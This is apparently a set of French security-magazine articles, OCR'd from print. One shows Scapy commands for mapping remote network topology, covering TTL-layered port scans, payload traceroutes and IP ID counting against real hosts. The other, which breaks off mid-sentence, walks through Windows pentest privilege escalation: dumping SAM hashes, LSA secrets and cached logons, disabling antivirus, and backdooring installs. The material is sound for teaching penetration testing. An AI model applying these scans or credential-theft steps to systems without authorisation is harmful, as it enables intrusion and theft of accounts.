La technique idéale pour trouver toutes ces adresses serait un *reverse-scan*, à savoir parvenir à déclencher un traceroute depuis n'importe quelle cible et en récupérer les résultats. Malheureusement, le réseau ne nous permet pas ce genre de galipettes. Même si nous pouvions utiliser la fonctionnalité de *source routing*, bannie des réseaux IPv4 et qui est en passe de l'être des réseaux IPv6, nous obtiendrions encore et toujours les adresses des mêmes interfaces, à savoir celles par lesquelles sont émis les paquets ICMP. Non, le seul espoir est que la cible héberge une application de *looking glass* sur un de ses serveurs. Fait rare. *Damned* !

Scan par couche

Une autre utilisation du champ TTL est le scan par couche. Cette technique consiste à exécuter des scans de ports successifs, chacun avec une valeur de TTL différente. Le premier scan est lancé avec une valeur de TTL suffisante pour atteindre la cible, c'est-à-dire égale à la distance à cible. Ce premier scan nous donne les mêmes résultats qu'un scan de port standard. Nous allons ensuite réitérer l'opération en décrémentant la valeur du champ TTL pour chaque scan.

En comparant les résultats, nous allons pouvoir déduire les points à partir desquels les réponses que nous obtenons (ou pas) changent. Ceci nous permet d'identifier les points de filtrage, ainsi que les éventuelles redirections basées sur le service demandé.

Testons, par exemple, les ports 21, 80 et 110 en TCP sur **www.yahoo.fr** :

```
>>> res,unans=sr(IP(dst="www.yahoo.fr")/TCP(sport=2040,dport
                                          =[21,80,110]))
Begin emission:
*Finished to send 3 packets.

Received 1 packets, got 1 answers, remaining 2 packets
>>> res.show()
0000 IP / TCP 172.16.16.64:2040 > 217.12.3.11:www S ==> IP /
          TCP 217.12.3.11:www > 172.16.16.64:2040 SA / Padding
```

Nous avons donc reçu un SYN/ACK pour le port 80, ce qui est heureux, mais pas pour les ports 21 et 110 qui sont donc filtrés. Pour trouver le point de filtrage, nous allons d'abord évaluer la distance par un traceroute, puis scanner couche par couche. Dans notre cas, une seule IP étant visée, on peut obtenir toutes les couches d'un coup avec un traceroute multiple.

Par exemple, pour les ports 21 et 80 :

```
>>> traceroute("www.yahoo.fr", dport=[21,80], retry=-5)
[...]
    217.146.186.51:tcp21 217.146.186.51:tcp80
[...]
4  78.254.255.13   11   78.254.255.13   11
5  78.254.255.9    11   78.254.255.9    11
6  78.254.255.5    11   78.254.255.5    11
7  78.254.255.1    11   78.254.255.1    11
8  212.27.51.186   11   212.27.51.186   11
9  212.27.56.42    11   212.27.56.42    11
10 195.69.145.110  11   195.69.145.110  11
11 66.196.65.0     11   66.196.65.0     11
12 217.12.0.251    11   217.12.0.251    11
13 217.12.0.213    11   217.12.0.213    11
14 -                    217.146.186.51  SA
15 -                    217.146.186.51  SA
[...]
```

Dans la mesure où un pare-feu filtre généralement après avoir routé le paquet, donc après avoir joué avec le champ TTL, nous pouvons conclure que, dans le cas présent, le filtrage a lieu au treizième hop, sur 217.12.0.213.

Traceroute avec charge applicative

De même que nous avons vu précédemment que les scans négatifs n'étaient pas fiables, les traceroutes vers des services UDP souffrent des mêmes problèmes. Il arrive un moment où nos paquets ne sont plus retournés, et nous ne pouvons pas savoir si c'est parce que nos paquets sont bloqués ou si c'est parce que nous avons atteint notre cible. La solution est la même : intégrer une charge applicative qui va provoquer une réponse de la part de la cible. Observons ce premier traceroute vers un service NTP, sans charge applicative :

```
>>> res, unans=sr(IP(dst="pool.ntp.org", ttl=(1,20))/
UDP(sport=RandShort(), dport="ntp"))
Begin emission:
.***********Finished to send 20 packets.
***
Received 15 packets, got 14 answers, remaining 6 packets
>>> TracerouteResult(res).show()
   195.47.215.226:udp123
1  192.168.8.1     11
2  82.234.244.254  11
3  78.254.0.158    11
4  78.254.255.17   11
5  78.254.255.13   11
6  78.254.255.9    11
7  78.254.255.5    11
8  78.254.255.1    11
9  212.27.50.173   11
10 212.27.51.82    11
11 212.27.58.74    11
12 213.228.3.148   11
13 212.23.42.33    11
14 84.233.152.165  11
15 212.23.41.105   11
16 89.202.191.98   11
```

Nous n'avons aucune assurance que le prochain hop soit le service visé. Nous ne pouvons même pas être sûrs que le service existe ou soit accessible. Le nombre 11 signale la réception d'un paquet ICMP time exceeded in transit. Si nous refaisons le même test en rajoutant une charge NTP, nous obtenons le résultat suivant :

```
>>> res, unans=sr(IP(dst="pool.ntp.org", ttl=(1,20))/
UDP(sport=RandShort(), dport="ntp")/NTP())
Begin emission:
*************Finished to send 20 packets.
*******
Received 20 packets, got 20 answers, remaining 0 packets
>>> TracerouteResult(res).show()
   195.47.215.226:udp123
1  192.168.8.1     11
2  82.234.244.254  11
3  78.254.0.158    11
4  78.254.255.17   11
5  78.254.255.13   11
6  78.254.255.9    11
7  78.254.255.5    11
8  78.254.255.1    11
9  212.27.50.173   11
10 212.27.51.82    11
11 212.27.58.74    11
12 213.228.3.148   11
13 212.23.42.33    11
14 84.233.152.165  11
15 212.23.41.105   11
16 89.202.191.98   11
17 195.47.215.226
18 195.47.215.226
19 195.47.215.226
20 195.47.215.226
```

L'absence du nombre 11 signale la réception d'autre chose que d'un paquet ICMP. Il s'agit de la réponse à nos stimuli NTP.
Parfois, nous ne pouvons pas provoquer de réponse de la part du service, soit parce que nous ne le connaissons pas, soit parce qu'il est conçu pour être muet. Puisque le niveau 4 est muet et que l'application ne nous aide pas, une technique alternative consiste à provoquer une réponse de la part de la pile IP. Pour cela, nous pouvons effectuer un traceroute avec un paquet marqué comme fragmenté. La première machine qui tentera de réassembler le paquet, ne voyant pas venir les morceaux manquants, finira par envoyer une erreur ICMP *Time exceeded in reassembly*. Ainsi, même s'il s'agit d'un pare-feu sur la route, nous aurons au moins une fin à notre traceroute :

```
>>> res,unans = sr(IP(dst="ns1.msft.net", ttl=(8,15), flags="MF")
                   /UDP(sport=RandShort(), dport=53),
                   timeout=125)
Begin emission:
Finished to send 8 packets.
*****..***
>>> res.make_table(lambda (s,r):(s.dst, s.ttl,
                   r.sprintf("%-15s,IP.src% %ICMP.type% %ICMP.
                   code%")))
   207.68.160.190
8  207.46.41.49    time-exceeded 0
9  207.46.35.97    time-exceeded 0
10 207.46.35.33    time-exceeded 0
11 207.46.35.69    time-exceeded 0
12 207.46.38.198   time-exceeded 0
13 207.68.160.190  time-exceeded 1
14 207.68.160.190  time-exceeded 1
15 207.68.160.190  time-exceeded 1
```

Compter les piles

Entre les répartiteurs de charge, les équipements de haute disponibilité, les accélérateurs SSL, les pare-feu applicatifs, le NAT, etc., il devient rare de trouver une machine par adresse IP visible. Il faut donc utiliser d'autres techniques pour associer chaque service à la bonne machine. Une approximation de cela est de trouver les services qui tournent sur la même pile réseau.

Le moyen le plus générique pour distinguer plusieurs piles réseau est de regarder l'évolution du champ IP ID des paquets de réponse à nos stimuli. La plupart des piles IP utilisent un générateur d'IP ID incrémental et global à toutes les communications. Deux piles différentes ont peu de chances d'avoir leur compteur à la même valeur, donc lorsqu'on observe les réponses à plusieurs stimuli, si les IP ID ont l'air de se suivre à peu près, nous pouvons en déduire que tous nos stimuli ont été répondus par la même pile. De plus, l'incrément nous donne une idée du trafic émis par cette pile.

Commençons par un simple scan TCP sur quelques ports intéressants. Nous allons ensuite reporter dans un tableau tous les IP ID en fonction de la destination et du port visé.

```
>>> res,unans = sr(IP(dst="75.748.86.88-95")/TCP(dport=[21,22,23,
    25,53,80,443]))
**************Finished to send 56 packets.
Received 24 packets, got 14 answers, remaining 42 packets
>>> res.make_table(lambda (s,r):(s.dport, s.dst, r.id))
             21    22    23    53    80    443
75.748.86.88 -     -     -     -     30012 -
75.748.86.89 30013 30014 30015 30016 30017 30018
75.748.86.91 26537 26538 26539 26540 26541 26542
75.748.86.95 -     -     -     -     30019 -
```


Ici, nous voyons distinctement deux piles IP. Étant donné que 75.748.86.88 et 75.748.86.95 sont probablement les adresses réseau et *broadcast* du sous réseau, c'est le routeur qui les prend en charge. On en déduit donc qu'il possède également l'adresse 75.748.86.89 sur sa patte interne, et qu'il y a une deuxième machine à côté : 75.748.86.89. Mais ce n'est pas toujours aussi simple, comme dans le cas suivant :

```
>>> res,unans = sr(IP(dst="23.75.345.200-207")/TCP(dport=[21,
    22,23,25,53,80,443]))
**************Finished to send 56 packets.
Received 24 packets, got 20 answers, remaining 36 packets
>>> res.make_table(lambda (s,r):(s.dport, s.dst, r.id))
              21    22    23    53    80    443
23.75.345.200 -     -     -     -     18927 -
23.75.345.201 18928 18930 18931 18933 18934 18935
23.75.345.202 40106 40107 40108 40109 40110 40111
23.75.345.203 40112 40113 40114 8482  40115 40116
23.75.345.207 -     -     -     -     18937 -
```

Il y a dans ce réseau deux adresses qui tombent sur la même machine. Mais, si on y fait bien attention, on peut voir que le port 53 de 23.75.345.203 n'est visiblement pas dans la ligne du parti. Cette requête a été traitée par une autre machine, et il est probable que 23.75.345.203 ait détourné nos requêtes en utilisant du NAT sur la destination, hypothèse qui pourrait être confirmée par des traceroutes et par le fait que 23.75.345.203 soit une machine capable de faire passerelle (par exemple, parce que c'est une appliance ou un pare-feu applicatif).

Parfois, le même service est traité par plusieurs machines pour faire de la répartition de charge. Selon l'algorithme d'affinité utilisé et la façon dont les requêtes sont passées au *backend*, nous pouvons avec cette même technique séparer les différentes machines finales. Nous allons donc initier un petit millier de connexions sur le port 80 d'un cobaye (c'est pour montrer). Étant donné que les adresses IP et le port destination sont identiques dans tous les stimuli, il est important que le port source soit différent à chaque fois pour éviter que ces stimuli ne soient vus comme des répliques du premier, et donc ignorés. Du millier de réponses collectées, nous allons nous intéresser à la valeur du champ IP ID. La façon la plus simple d'analyser cet ensemble est de le « grapher » dans l'ordre où les paquets ont été reçus.

```
>>> res,unans = sr(IP(dst="www.yahoo.com")/TCP(sport=[RandSh
    ort()]*1000))
>>> res.plot(lambda (s,r): r.id)
```




2

Dans ce graphe, nous apercevons plusieurs alignements. Un alignement est le signe d'un compteur global et donc d'une pile donnée. Le champ IP ID étant codé sur 16 bits, il repasse à zéro après 65535, ce qui implique que le même alignement traverse plusieurs fois l'espace représenté. Pour compter précisément, il faut donc dénombrer les alignements qui coupent une droite verticale choisie. Le fait d'utiliser une méthode graphique pour compter les piles IP permet de démêler certains alignements lorsqu'ils sont trop proches : on voit que la densité de points est deux fois plus importante que pour les autres, et, souvent, que le double alignement se sépare un peu plus loin. Dans notre exemple, nous pouvons compter dix alignements. On peut donc en déduire que derrière la même adresse IP se terrent en fait dix machines qui répondent à nos requêtes.

Une autre façon de faire, lorsqu'il s'agit de TCP, est d'utiliser l'option `Timestamp`. Si la cible y répond, nous aurons une idée du nombre de *ticks* (unité arbitraire, dépendant de l'OS, qui fixe une granularité temporelle au noyau ; valeurs courantes : 100, 250 ou 1000 ticks par seconde) depuis l'allumage de la machine. Cela peut d'ailleurs nous donner l'*uptime* de cette machine.

```
>>> res,unans = sr( IP(dst="www.yahoo.com")/
                    TCP(sport=[RandShort()]*1000,
                        options=[("Timestamp",(0,0))]) )
>>> res.plot(lambda (s,r): r[TCP].options[3][1][0]%5000)
```

3



D'autres champs comme le numéro de séquence TCP peuvent parfois donner des résultats corrects, mais c'est nettement plus rare.

Ces techniques fonctionnent également à l'envers. Lorsqu'une entreprise souhaite s'affranchir d'une dépendance envers un fournisseur d'accès, mais qu'elle est loin de prétendre à son propre AS (*Autonomous System*), elle va souscrire un deuxième accès Internet chez un autre fournisseur, avec d'autres adresses IP, et s'arranger par des moyens pas toujours très propres pour que les services soient accessibles sur les deux jeux d'adresses. Souvent, il s'agit de jouer avec le DNS, et certaines appliances sont spécialisées dans ce genre de cas. Ici, le but est de prouver que deux adresses IP finissent sur la même machine. En utilisant les techniques précédentes, on pourra montrer que les réponses des deux adresses IP forment le même alignement.

Notons enfin que, comme pour le traceroute, la pile qui va répondre à nos stimuli peut dépendre du service, et si le port 80 d'une adresse IP finit sur dix machines différentes, cela n'implique pas pour autant que les paquets à destination du port 21 de la même adresse IP subissent le même sort.

Tout en même temps

Une bonne méthode pour faire tout cela en même temps sans rien oublier est de suivre les étapes suivantes :

1. Utiliser un mass scanner pour découvrir les services intéressants. Y ajouter un port témoin sur lequel aucun service ne tourne. Le but est d'obtenir une liste restreinte de ports à sonder.
2. Grâce à un traceroute, trouver le nombre de hops *n* qui nous séparent du routeur joignant le réseau cible et Internet.
3. Effectuer un scan des ports intéressants sur toutes les IP en fixant le TTL à *n*.
4. Afficher dans une table l'IP ID et le message renvoyé en fonction de l'IP et du port destination du stimulus.
5. Si nous n'avons pas atteint tous les services, c'est-à-dire s'il y a encore des paquets ICMP time exceeded in transit parmi les réponses, incrémenter *n* et retourner au point 3.

Par exemple, si nous commençons avec n=7 et obtenons le tableau suivant :

```
>>> ans,unans=sr( IP(dst="1.1.1.72/29", ttl=7)/TCP(dport=[21,25,
    53,80,443,2]), retry=-2 )
>>> ans.make_lined_table(lambda (s,r): (s.dport, s.dst,
    r.sprintf("%IP.id% {TCP:%TCP.flags%}{ICMP:%IP.src% %ir,ICMP.
    type%}")))
--------+--------------------+--------------------+---------+-----+
        |                  2 |                 80 |     113 | 443 |
--------+--------------------+--------------------+---------+-----+
1.1.1.72 | 6408 2.2.2.62 11/0 | 6409 2.2.2.62 11/0| 6410 RA | 6411
          2.2.2.62 11/0 |
1.1.1.73 | 6412 RA            | 6413 RA            | 6414 RA | 6415
          RA           |
1.1.1.74 | 6416 2.2.2.62 11/0 | 6417 2.2.2.62 11/0 | 6418 RA | 6419
          2.2.2.62 11/0 |
1.1.1.75 | 6420 2.2.2.62 11/0 | 6421 2.2.2.62 11/0 | 6422 RA | 6423
          2.2.2.62 11/0 |
1.1.1.76 | 6424 2.2.2.62 11/0 | 6425 2.2.2.62 11/0 | 6426 RA | 6427
          2.2.2.62 11/0 |
1.1.1.77 | 6428 2.2.2.62 11/0 | 6429 2.2.2.62 11/0 | 6430 RA | 6431
          2.2.2.62 11/0 |
1.1.1.78 | 6432 2.2.2.62 11/0 | 6433 2.2.2.62 11/0 | 6434 RA | 6435
          2.2.2.62 11/0 |
1.1.1.79 | 6436 2.2.2.62 11/0 | 6437 2.2.2.62 11/0 | 6428 RA | 6439
          2.2.2.62 11/0 |
--------+--------------------+--------------------+---------+-----+
```

Nous pouvons immédiatement en déduire grâce aux IP ID que toutes les réponses proviennent de la même pile IP, qu'il s'agit du routeur de bordure du réseau, que son adresse IP externe est 2.2.2.62 et que son adresse IP interne est 1.1.1.73, puisque le routeur est la seule machine ayant une adresse dans le réseau scanné que nous pouvons attendre avec cette valeur de TTL. Nous remarquons également que toutes les adresses IP répondent avec un TCP Reset/Ack sur le port 113. Nous en déduisons que le routeur *spoofe* ces

adresses pour fermer le port proprement quoi qu'il arrive en interne. C'est une pratique courante, car certains services (des serveurs SMTP ou IRC en particulier) ont la fâcheuse tendance, quand on les sollicite, à effectuer en retour une connexion sur ce port, au cas où. Si son paquet est droppé, l'application attendra le timeout TCP pour honorer notre sollicitation, attente pour le moins frustrante.

Nous refaisons le test avec n=8.

```
>>> ans,unans=sr( IP(dst="1.1.1.72/29", ttl=8)/TCP(dport=[21,25,53
    ,80,443,2]), retry=-2 )
>>> ans.make_lined_table(lambda (s,r): (s.dport, s.dst,
    r.sprintf("%IP.id% {TCP:%TCP.flags%}{ICMP:%IP.src% %ir,ICMP.
    type%}")))
---------+--------------------+--------------------+---------+-----+
         |                 2  |                80  |    113  | 443 |
---------+--------------------+--------------------+---------+-----+
1.1.1.73 | 6481 RA            | 6482 RA            | 6483 RA | 6484
           RA            |
1.1.1.74 | 3943 RA            | 3944 SA            | 6485 RA | 3945
           RA            |
1.1.1.75 | 3946 RA            | 3947 1.1.1.75 11/0 | 6486 RA | 3948
           1.1.1.75 11/0 |
1.1.1.76 | -                  | -                  | 6487 RA |
           -                  |
1.1.1.77 | -                  | -                  | 6488 RA |
           -                  |
1.1.1.78 | 6489 2.2.2.62 3/1  | 6490 2.2.2.62 3/1  | 6491 RA | 6492
           2.2.2.62 3/1  |
---------+--------------------+--------------------+---------+-----+
```


Cette fois, nous pouvons compter une nouvelle pile IP. Cette machine répond sur deux adresses, et semble prendre à son compte certains ports tout en en détournant d'autres. Il peut s'agir, par exemple, d'un pare-feu applicatif ou d'une appliance de haute disponibilité. Il est probable que les ports 80 et 443 de 1.1.1.75 soient redirigés vers une machine interne par du Destination NAT. Un phénomène intéressant est le fait que le routeur ne donne aucune réponse pour 1.1.1.76 et 1.1.1.77, alors que les stimuli vers 1.1.1.78 génèrent des erreurs ICMP Host unreachable. Il est donc probable que pour 1.1.1.78, le routeur ait tenté de joindre une machine ayant cette adresse IP, mais n'ait pas eu de réponse à ses requêtes ARP, alors que les paquets vers 1.1.1.75 et 1.1.1.76 ont été jetés, soit par le routeur, soit par des machines répondant à ces adresses IP.

Il y a toujours certains stimuli qui n'ont pas atteint le bout du chemin. Nous continuons donc avec n=9.

```
>>> ans,unans=sr( IP(dst="1.1.1.72/29", ttl=8)/TCP(dport=[21,25,53
    ,80,443,2]), retry=-2 )
>>> ans.make_lined_table(lambda (s,r): (s.dport, s.dst,
    r.sprintf("%IP.id% {TCP:%TCP.flags%}{ICMP:%IP.src% %ir,ICMP.
    type%}")))
---------+--------------------+--------------------+---------+-----+
         |                 2  |                80  |    113  | 443 |
---------+--------------------+--------------------+---------+-----+

1.1.1.73 | 6507 RA            | 6508 RA            | 6509 RA | 6510
           RA            |
1.1.1.74 | 3961 RA            | 3962 SA            | 6512 RA | 3963
           RA            |
1.1.1.75 | 3964 RA            | 15332 SA           | 6513 RA | 15335
           SA            |
1.1.1.76 | -                  | -                  | 6514 RA |
           -                  |
1.1.1.77 | -                  | -                  | 6515 RA |
           -                  |
1.1.1.78 | 6517 2.2.2.62 3/1  | 6518 2.2.2.62 3/1  | 6519 RA | 6520
           2.2.2.62 3/1  |
---------+--------------------+--------------------+---------+-----+
```

Toutes les cibles sont atteintes. Nous voyons une troisième pile IP apparaître. Nous savons donc que 1.1.1.75:80 et 1.1.1.75:443 sont NATés vers la même machine. Nous pouvons donc en déduire le schéma réseau suivant :



4

Conclusion

Les quelques techniques présentées ici permettent d'obtenir et d'interpréter des informations permettant d'établir de manière assez précise la topologie d'une infrastructure réseau à distance. Ce ne sont pas les seules, mais certainement les plus efficaces et les plus génériques.

On constate que la variété et le nombre important des sources d'information mis à contribution, ainsi que la finesse des détails exploités, rend extrêmement difficile la prévention de ce type d'activité.

Références

[txdns] **http://www.txdns.net/**

[nmap] **http://www.insecure.org/nmap/**

[scapy] **http://www.secdev.org/projects/scapy**

[unicorn] **http://www.unicornscan.org/**

Nicolas Ruff – Ingénieur-Chercheur en sécurité des systèmes d'information – EADS-IW – nicolas.ruff@eads.net

Pentest de réseau Windows

Introduction (et autres considérations philosophiques)

Préambule

Le test de pénétration Windows (*pentest* pour les intimes), un sujet qui, pour moi, a commencé en 1995, par la première faille exploitable à distance dans Windows 95. À l'époque, il suffisait d'utiliser la commande `cd ..` dans `smbclient` pour pouvoir naviguer sur tout le disque dur d'une machine distante à partir de n'importe quel partage réseau ouvert [1][2].

Panorama en 2007

Même si, 12 ans après, « l'industrie de la sécurité » a considérablement modifié le paysage, le fond reste le même : ce sont les attaques les plus simples qui marchent le mieux « sur le terrain ». C'est pourquoi, contrairement à la société Immunity [3], je ne crois pas à l'utilisation de « 0day » en pentest.

Ne nous méprenons pas : un responsable sécurité sérieux se doit de prendre en compte le risque du « 0day » et de l'attaque ciblée. Aujourd'hui, il n'est plus à prouver que ce type d'attaque est utilisé « dans la nature », en particulier contre les navigateurs Web.

Ce que je veux dire, c'est que, contrairement aux auteurs de *malwares* en tout genre, l'auditeur ne peut travailler qu'avec des codes d'exploitation fiables et éprouvés, sous peine de mécontenter son client.

Dans l'industrie française, l'état du parc informatique est en moyenne le suivant (d'après mon expérience personnelle) :

- Au niveau des serveurs, toutes les nouvelles installations se font sous Windows 2003. Néanmoins, la présence de serveurs Windows 2000 (voire de contrôleurs de domaine Windows 2000) impose de laisser le domaine Active Directory en mode « mixte » ou « natif Windows 2000 », c'est-à-dire avec des paramètres de sécurité plus laxistes qu'en mode « natif Windows 2003 » (par exemple, les « sessions nulles » restent autorisées).
- Les domaines gérés par des serveurs Windows NT4 sont rares, mais il en existe encore… Je ne m'étendrai pas sur leur cas, puisqu'il existe de nombreuses failles exploitables à distance de manière fiable contre ces serveurs, sans qu'aucun patch ne soit disponible (le support ayant été définitivement abandonné au 1er janvier 2005). À noter qu'on trouve encore du Windows NT4 Embedded, par exemple dans les serveurs de stockage ou les imprimantes.
- Les postes clients sont bien souvent sous Windows XP. Lorsqu'on trouve encore du Windows 2000, c'est pour des raisons de compatibilité avec des applications ou des pilotes (par exemple des pilotes de carte à puce – comme quoi les outils de sécurité peuvent aussi être sources de failles).
- On rencontre aussi parfois du Windows 98… le support Microsoft pour ce système d'exploitation ayant été étendu au 11 juillet 2006 !

En résumé, même si la plupart des entreprises sont à peu près à jour des technologies Microsoft, il reste toujours une poignée de machines moins récentes… donc moins sécurisées[1].

À quoi sert le pentest ?

Il convient de noter la différence essentielle entre un auditeur et un attaquant réel : l'auditeur a des contraintes temporelles (son temps est facturé cher) et légales.

A contrario, l'attaquant réel travaille sans limite. Il peut lancer un scan de ports extrêmement furtif qui lui prendra plusieurs semaines. Il peut implanter une *backdoor* dans un système et ne l'utiliser que beaucoup plus tard. Il peut envoyer un code extrêmement virulent à tous les employés de la société, quitte à *crasher* quelques postes ou serveurs au passage.

C'est pourquoi, à mon sens, le pentest, tel qu'il est couramment pratiqué, permet de se conformer à des obligations légales de type Sarbanes-Oxley et/ou de mettre à jour des tableaux de bord sur l'état général du parc (ce qui est toujours utile pour éviter les grosses catastrophes de type « ver »). Mais, il ne permet pas de savoir par où les attaquants passeront la prochaine fois…

Contexte de l'article

Cet article se place dans un contexte précis : le test d'un réseau essentiellement exploité sous Windows, depuis un point situé « à l'intérieur » ; ce qui signifie que l'attaquant peut communiquer avec les autres éléments du réseau en utilisant les protocoles Microsoft SMB et MS-RPC (au minimum).

La méthode de connexion au réseau n'est pas spécifiée : il peut s'agir d'une connexion physique dans les locaux de l'entreprise, d'une connexion WiFi, d'une connexion VPN ou d'un rebond sur une machine compromise par exemple.

J'ai déjà traité du pentest en environnement Windows dans MISC n°11 ainsi que dans un tutoriel SecuObs [4]. La théorie n'a (malheureusement) pas beaucoup changé en quelques années… Il s'agit toujours de capturer le mot de passe d'un administrateur de domaine ! Cet article tentera donc d'éviter les exemples « bateau » (tels que l'utilisation de l'outil Pwdump) au profit de quelques exemples plus originaux.

Les objectifs généralement fixés dans le cadre d'un test d'intrusion interne sont :

- prendre le contrôle d'une machine du domaine Windows (par exemple une machine de la compta) ou d'un compte utilisateur sensible ;
- être aussi furtif que possible ;

[1] *Les protections contre l'exploitation de failles ont été considérablement améliorées avec Windows XP SP2 et Windows 2003 SP1. Ce sujet a déjà été présenté dans MISC n°28.*

- minimiser l'empreinte du test sur le réseau et sur les configurations des machines (en particulier éviter de « planter » des serveurs critiques…).

Dans ces conditions, il semble raisonnable d'effectuer un test « à la main », en utilisant les outils et protocoles standards de Windows. En effet, utiliser des outils complexes dont on ne maîtrise pas complètement les effets de bord (tels que des scanneurs de vulnérabilités) est risqué en première approche.

Tous les exemples de cet article sont tirés du bac à sable que j'ai conçu dans le cadre d'une formation au test d'intrusion.

Par ailleurs, tous les exemples sont donnés en français et doivent être adaptés à la langue de la cible (par exemple « *Administrator* » sur un système américain au lieu de « Administrateur » sur un système français).

Trousse à outils

Voici la liste des principaux outils publics utilisés dans cet article :

- Wireshark (**http://www.wireshark.org/**) : un *sniffer* réseau universel ;
- Cain (**http://www.oxid.it/**) : un outil d'intrusion orienté Windows, complet et graphique ;
- Nessus (**http://www.nessus.org/**) : un scanneur de vulnérabilités ;
- Metasploit (**http://www.metasploit.org/**) : un environnement modulaire de développement et d'exploitation de vulnérabilités, écrit en Ruby.

Tous ces outils sont gratuits et librement téléchargeables (attention, ils sont souvent détectés par les antivirus comme *Potentially Unwanted Programs*).

Les failles Windows

Mise en place

Chaque pentest est différent du précédent – c'est ce qui fait le charme de cette activité et rend l'expérience de l'auditeur primordiale pour la qualité du test.

En fonction des objectifs définis par le client et de la politique de sécurité locale, plusieurs configurations initiales sont possibles :

1. L'auditeur peut accéder au réseau local avec ses propres équipements.
2. Le réseau local est protégé par une technologie de type 8021x ou l'auditeur ne peut pas apporter ses équipements sur site – il doit donc travailler depuis un poste qu'on lui fournit, mais configuré à sa guise.
3. L'auditeur doit travailler depuis un poste « standard » de l'entreprise, sur lequel il n'a même pas les droits administrateur (test dit « du stagiaire malveillant »).

Le cas #3 exige souvent des manipulations complémentaires, telles que :

- Désactiver les outils de sécurité locaux sur le poste de travail (ex. antivirus, *firewall*, HIPS) pour pouvoir lancer à peu près n'importe quelle attaque depuis le poste.
- Élever ses privilèges vers le groupe « Administrateurs » local, afin de pouvoir installer de nouvelles applications (ex. Winpcap) – bien qu'il soit possible dans une certaine mesure de s'en dispenser.

Le cas #1 est évidemment le plus favorable. Néanmoins, il est toujours intéressant de pouvoir accéder à un poste de travail « officiel », car les traces collectées localement s'avèrent souvent « juteuses »[2]. On peut citer par exemple :

- Le mot de passe « Administrateur » local ;
  - Outil(s) : `Bkhive/Samdump2` pour une attaque « *offline* » (inclus dans le live CD BackTrack2) ; Pwdump, Cain, LCP, etc. pour une attaque « *online* » (nécessite des droits élevés sur la cible, tels que « Administrateur » local ou « SYSTEM »).
- Les secrets de la LSA, en particulier les mots de passe des comptes de service éventuels ;
  - Outil(s) : LsaDump, Cain, etc.
- Le cache de logon Windows ;
  - Outil(s) : CacheDump, FgDump, etc.
- Les scripts et/ou les journaux d'installation.
  - Outil(s) : Explorer.exe :)

Étape préliminaire : élévation de privilèges locale

Il n'existe pas de recette unique pour élever ses privilèges localement sur un poste Windows. Il faut noter qu'un Windows XP SP2 à jour des patches est assez résistant contre ce type d'attaque. Plusieurs pistes sont à explorer.

L'attaque physique

De nombreuses possibilités découlent du fait que l'auditeur a accès physique au poste qui lui a été confié.

Son objectif est :

- soit d'ajouter un nouvel utilisateur dans le groupe local « Administrateurs » ;
- soit de récupérer le mot de passe du compte « Administrateur » local ;
- soit de réinitialiser le mot de passe du compte « Administrateur » local. Cette dernière méthode n'est pas recommandée, car elle fait perdre une information précieuse, à savoir le mot de passe initial du compte, qui est souvent le même sur tous les postes issus d'un même *master*.

À noter que le compte « Administrateur » n'est pas forcément la meilleure cible, car il peut être verrouillé par une stratégie de domaine. Un compte de support ou un compte applicatif membre du groupe « Administrateurs » local peut s'avérer plus intéressant. Pour identifier ces comptes, utilisez la commande `NET LOCALGROUP "Administrateurs"`.

En matière d'attaque physique, tout est permis, l'objectif étant d'accéder au disque système en contournant les protections du système d'exploitation. Les deux éléments à collecter sont le fichier SAM (qui stocke les *hashes* LM et NTLM des comptes locaux, sous forme chiffrée par SYSKEY) et la ruche HKLM de la base de registres (qui stocke la clé de chiffrement SYSKEY).

[2] *À ce sujet, se reporter à la fiche pratique « Sécuriser un client Windows XP SP2 » dans MISC n°31.*

Le cassage des mots de passe peut être effectué depuis le live CD Backtrack2 qui contient tous les outils utiles (BKHIVE et SAMDUMP2 pour accéder aux hashes, John the Ripper pour retrouver les mots de passe à partir des hashes). Il est également possible d'utiliser un live CD Windows (préparé avec BartPE ou la solution Microsoft WinPE) disposant des outils Cain ou LCP.

La réinitialisation du mot de passe peut être effectuée depuis un live CD sous Linux avec l'outil NTPASSWD **[8]** ou depuis Windows avec ERD Commander (maintenant distribué par Microsoft dans la plate-forme *Microsoft Diagnostics and Recovery Toolset*).

Enfin, le live CD DreamPack permet de *backdoorer* une installation existante de Windows afin d'obtenir des fonctionnalités « pittoresques », telles que :

